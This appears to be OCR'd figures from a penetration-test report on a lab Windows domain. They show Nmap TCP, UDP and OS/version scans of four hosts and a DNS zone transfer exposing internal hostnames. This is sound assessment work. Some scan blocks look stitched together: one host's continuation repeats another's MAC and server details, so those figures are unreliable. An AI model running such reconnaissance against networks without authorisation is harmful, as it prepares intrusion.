



Figure 1.3 results of the TCP scans for NMAP


root@kali:~# nmap -sT 192.168.0.1
Starting Nmap 7.80 (https://nmap.org) at 2019-12-13 08:26 EST
Nmap scan report for 192.168.0.1
Host is up (0.00086s latency).
Not shown: 972 closed ports
PORT STATE SERVICE
21/tcp open ftp
23/tcp open telnet
25/tcp open smtp
42/tcp open nameserver
53/tcp open domain
79/tcp open finger
80/tcp open http
88/tcp open kerberos-sec
99/tcp open metagram
110/tcp open pop3
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49157/tcp open unknown
49158/tcp open unknown
49159/tcp open unknown
49163/tcp open unknown
49167/tcp open unknown
MAC Address: 00:0C:29:77:67:D6 (VMware)


root@kali:~# nmap -sT 192.168.0.2
Starting Nmap 7.80 (https://nmap.org) at 2019-12-12 07:34 EST
Nmap scan report for 192.168.0.2
Host is up (0.00046s latency).
Not shown: 979 closed ports
PORT STATE SERVICE
23/tcp open telnet
42/tcp open nameserver
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49157/tcp open unknown
49158/tcp open unknown
49163/tcp open unknown
MAC Address: 00:0C:29:70:FC:E3 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 14.84 seconds

```
root@kali:~# nmap -sT 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 08:26 EST
Nmap scan report for 192.168.0.10
Host is up (0.00042s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
MAC Address: 00:0C:29:D5:D2:33 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
```

```
root@kali:~# nmap -sT 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 08:26 EST
Nmap scan report for 192.168.0.11
Host is up (0.0012s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49161/tcp open  unknown
MAC Address: 00:0C:29:6B:0C:24 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.95 seconds
```

Figure 1.4 results of UDP scans in NMAP

```
root@kali:~/Desktop# ./scan.sh
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-17 07:28 EST
Nmap scan report for 192.168.0.1
Host is up (0.00083s latency).
Not shown: 975 closed ports
PORT      STATE         SERVICE      VERSION
42/udp    open|filtered nameserver
53/udp    open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
88/udp    open          kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-17 12:39:50Z)
123/udp   open          ntp          NTP v3
137/udp   open          netbios-ns   Microsoft Windows netbios-ssn (workgroup: UADCWNET)
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
389/udp   open|filtered ldap
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
62287/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
62575/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
62677/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
62699/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
62958/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
63420/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
63555/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
64080/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
64481/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
64513/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
64590/udp open          domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
MAC Address: 00:0C:29:77:67:D6 (VMware)
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-17 07:41 EST
Nmap scan report for 192.168.0.2
Host is up (0.00079s latency).
Not shown: 926 closed ports, 55 open|filtered ports
PORT      STATE SERVICE      VERSION
53/udp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
88/udp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-17 12:59:25Z)
123/udp   open  ntp          NTP v3
137/udp   open  netbios-ns   Microsoft Windows netbios-ssn (workgroup: UADCWNET)
50497/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
50612/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
50708/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
50919/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
51255/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
51456/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
51554/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
51586/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
51690/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
51717/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
51905/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
51972/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
52144/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
52225/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
52503/udp open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
MAC Address: 00:0C:29:70:FC:E3 (VMware)
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

```
Nmap done: 1 IP address (1 host up) scanned in 1357.22 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-17 08:04 EST
Nmap scan report for 192.168.0.10
Host is up (0.00057s latency).
Not shown: 994 closed ports
PORT     STATE         SERVICE     VERSION
123/udp  open|filtered ntp
137/udp  open          netbios-ns  Microsoft Windows netbios-ns (workgroup: UADCWNET)
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
4500/udp open|filtered nat-t-ike
5355/udp open|filtered llmnr
MAC Address: 00:0C:29:6E:00:72 (VMware)
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap done: 1 IP address (1 host up) scanned in 506.31 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-17 08:12 EST
Nmap scan report for 192.168.0.11
Host is up (0.00087s latency).
Not shown: 994 closed ports
PORT     STATE         SERVICE     VERSION
123/udp  open|filtered ntp
137/udp  open          netbios-ns  Microsoft Windows netbios-ns (workgroup: UADCWNET)
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
4500/udp open|filtered nat-t-ike
5355/udp open|filtered llmnr
MAC Address: 00:0C:29:3A:5D:40 (VMware)
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 1.5 results for OS system and version detection scanning in NMAP

```
root@kali:~# nmap -sS -sV -O -p1-65535 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 07:48 EST
Nmap scan report for 192.168.0.1
Host is up (0.0026s latency).
Not shown: 65501 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Open-FTPD 07/2007
23/tcp    open  telnet       Microsoft Windows XP telnetd
25/tcp    open  smtp         ArGoSoft Freeware smtpd 1.8.2.9
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
79/tcp    open  finger       ArGoSoft Mail fingerd
80/tcp    open  http         Apache httpd (PHP 5.6.30)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-13 12:49:44Z)
99/tcp    open  http         ArGoSoft Mail Server Freeware httpd 1.8.2.9
110/tcp   open  pop3         ArGoSoft freeware pop3d 1.8.2.9
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
```

```
49167/tcp open  msrpc        Microsoft Windows RPC
49172/tcp open  msrpc        Microsoft Windows RPC
49177/tcp open  msrpc        Microsoft Windows RPC
49178/tcp open  msrpc        Microsoft Windows RPC
49212/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:77:67:D6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Hosts: uadtargetnet.com, SERVER1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows, cpe:/o:
microsoft:windows_server_2008:r2:sp1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.36 seconds
```

```
root@kali:~# nmap -sS -sV -O -p1-65535 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 07:49 EST
Nmap scan report for 192.168.0.2
Host is up (0.00073s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http         Apache httpd (PHP 5.6.30)
88/tcp    open  tcpwrapped
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
57982/tcp open  msrpc        Microsoft Windows RPC
58002/tcp open  msrpc        Microsoft Windows RPC
58019/tcp open  msrpc        Microsoft Windows RPC
58025/tcp open  msrpc        Microsoft Windows RPC
58247/tcp open  msrpc        Microsoft Windows RPC
59132/tcp open  msrpc        Microsoft Windows RPC
```

```
49167/tcp open  msrpc        Microsoft Windows RPC
49172/tcp open  msrpc        Microsoft Windows RPC
49177/tcp open  msrpc        Microsoft Windows RPC
49178/tcp open  msrpc        Microsoft Windows RPC
49212/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:77:67:D6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Hosts: uadtargetnet.com, SERVER1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows, cpe:/o:
microsoft:windows_server_2008:r2:sp1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.36 seconds
```

```
root@kali:~# nmap -sS -sV -O -p1-65535 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 07:49 EST
Nmap scan report for 192.168.0.10
Host is up (0.0020s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: UADCWNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49177/tcp open  msrpc        Microsoft Windows RPC
49178/tcp open  msrpc        Microsoft Windows RPC
49202/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:D5:D2:33 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 463.41 seconds
```

```
root@kali:~# nmap -sS -sV -O -p1-65535 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 07:49 EST
Nmap scan report for 192.168.0.11
Host is up (0.0013s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: UADCWNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
49168/tcp open  msrpc        Microsoft Windows RPC
49169/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:6B:0C:24 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.57 seconds
```

Figure 1.6 results of the DNS zone transfer against 192.168.0.1

```
root@kali:~# host -l uadcwnet.com 192.168.0.1
Using domain server:
Name: 192.168.0.1
Address: 192.168.0.1#53
Aliases:

uadcwnet.com has address 192.168.0.2
uadcwnet.com has address 192.168.0.1
uadcwnet.com name server server1.uadcwnet.com.
uadcwnet.com name server server2.uadcwnet.com.
1.uadcwnet.com has address 192.168.0.27
_msdcs.uadcwnet.com name server server1.uadcwnet.com.
americas.uadcwnet.com has address 192.168.0.48
as400.uadcwnet.com has address 192.168.0.26
CLIENT1.uadcwnet.com has address 192.168.0.10
CLIENT2.uadcwnet.com has address 192.168.0.11
clusters.uadcwnet.com has address 192.168.0.31
cork.uadcwnet.com has address 192.168.0.35
DomainDnsZones.uadcwnet.com has address 192.168.0.2
DomainDnsZones.uadcwnet.com has address 192.168.0.1
enable.uadcwnet.com has address 192.168.0.25
ForestDnsZones.uadcwnet.com has address 192.168.0.2
ForestDnsZones.uadcwnet.com has address 192.168.0.1
homerun.uadcwnet.com has address 192.168.0.29
hstntx.uadcwnet.com has address 192.168.0.43
illinois.uadcwnet.com has address 192.168.0.33
lnk.uadcwnet.com has address 192.168.0.37
lsan03.uadcwnet.com has address 192.168.0.38
mailgate.uadcwnet.com has address 192.168.0.41
media.uadcwnet.com has address 192.168.0.28
montana.uadcwnet.com has address 192.168.0.32
nebraska.uadcwnet.com has address 192.168.0.40
neo.uadcwnet.com has address 192.168.0.39
northeast.uadcwnet.com has address 192.168.0.47
ok.uadcwnet.com has address 192.168.0.46
```

```
ows.uadcwnet.com has address 192.168.0.34
pc36.uadcwnet.com has address 192.168.0.30
rtr1.uadcwnet.com has address 192.168.0.44
rw.uadcwnet.com has address 192.168.0.49
scanner.uadcwnet.com has address 192.168.0.45
server1.uadcwnet.com has address 192.168.0.1
SERVER2.uadcwnet.com has address 192.168.0.2
tsinghua.uadcwnet.com has address 192.168.0.36
unitedstates.uadcwnet.com has address 192.168.0.42
```

Figure 1.7 results of the attempted DNS zone transfer against 192.168.0.2




Figure 1.8 results of the command queryuser 500




Figure 1.9 results of polenum python script

